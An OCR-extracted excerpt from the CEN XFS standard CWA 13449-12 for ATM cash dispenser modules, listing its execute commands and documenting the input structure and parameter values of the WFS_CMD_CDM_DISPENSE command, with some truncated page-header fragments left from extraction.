Extensions for Financial Services (XFS) interface
Reference

CWA 13449-12
Extensions for Financial Services (XFS) interface



............8
.... 8
.... 10
.... 12
.... 15
.... 16
.... 16
.... 17
.... 17
.... 18

4. Execute Commands 20
4.1 WFS_CMD_CDM_DENOMINATE 20
4.2 WFS_CMD_CDM_DISPENSE 22
4.3 WFS_CMD_CDM_PRESENT 24
4.4 WFS_CMD_CDM_REJECT 25
4.5 WFS_CMD_CDM_RETRACT 25
4.6 WFS_CMD_CDM_CASH_IN 26
4.7 WFS_CMD_CDM_OPEN_SHUTTER 26
4.8 WFS_CMD_CDM_CLOSE_SHUTTER 27
4.9 WFS_CMD_CDM_SET_TELLER_INFO 27
4.10 WFS_CMD_CDM_SET_CASH_UNIT_INFO 27
4.11 WFS_CMD_CDM_START_EXCHANGE 28
4.12 WFS_CMD_CDM_END_EXCHANGE 29
4.13 WFS_CMD_CDM_OPEN_SAFE_DOOR 29
4.14 WFS_CMD_CDM_CHECK_VANDALISM 30
4.15 WFS_CMD_CDM_CALIBRATE_CASH_UNIT 30
4.16 WFS_CMD_CDM_SET_TELLER_POSITIONS 31
4.17 WFS_CMD_CDM_CASH_IN_START 31

XFS –

Also Kr

4.2 WFS

Description

CWA 13449-5
Extensions for Fin

CWA 13449-6
Extensions for Fin

CWA 13449-7
Extensions for Fin


CWA 13449-8
Extensions for Fin

CWA 13449-9
Extensions for Fin

CWA 13449-10
Extensions for Fin
Reference

CWA 13449-11
Extensions for Fin
Reference

CWA 13449-12
Extensions for Fin



Input Param

```
LPWFSCDMDISPENSE    lpDispense;

typedef struct _wfs_cdm_dispense
   {
   USHORT                     usTellerID;
   USHORT                     usMixNumber;
   USHORT                     usPosition;
   BOOL                       bPresent;
   LPWFSCDMDENOMINATION       lpDenomination;
   } WFSCDMDISPENSE, *LPWFSCDMDISPENSE;
```

usTellerID
Identification of teller.

usMixNumber
Mix algorithm or house mix table to be used. If the value is WFS_CDM_INDIVIDUAL, the service does not calculate an alternative denomination.


usPosition
Determines to which side the amount is dispensed; values are:


Value	Meaning
WFS_CDM_POSNULL	This implies that the default configuration information is used. This can be either position dependent or teller dependent for determining which side the currency is presented.
WFS_CDM_POSLEFT	Present money to left side of device.
WFS_CDM_POSRIGHT	Present money to right side of device.
WFS_CDM_POSCENTER	Present money to center output position.

bPresent
Controls whether the bills should be presented to the user (= TRUE) or only transported to the stacker (= FALSE). See WFS_CMD_CDM_PRESENT and WFS_CMD_CDM_REJECT.

lpDenomination
Pointer to a WFSCDMDENOMINATION structure, describing the denominations used for the dispense operation. For a description of the WFSCDMDENOMINATION structure see the definition of the command WFS_CMD_CDM_DENOMINATE.

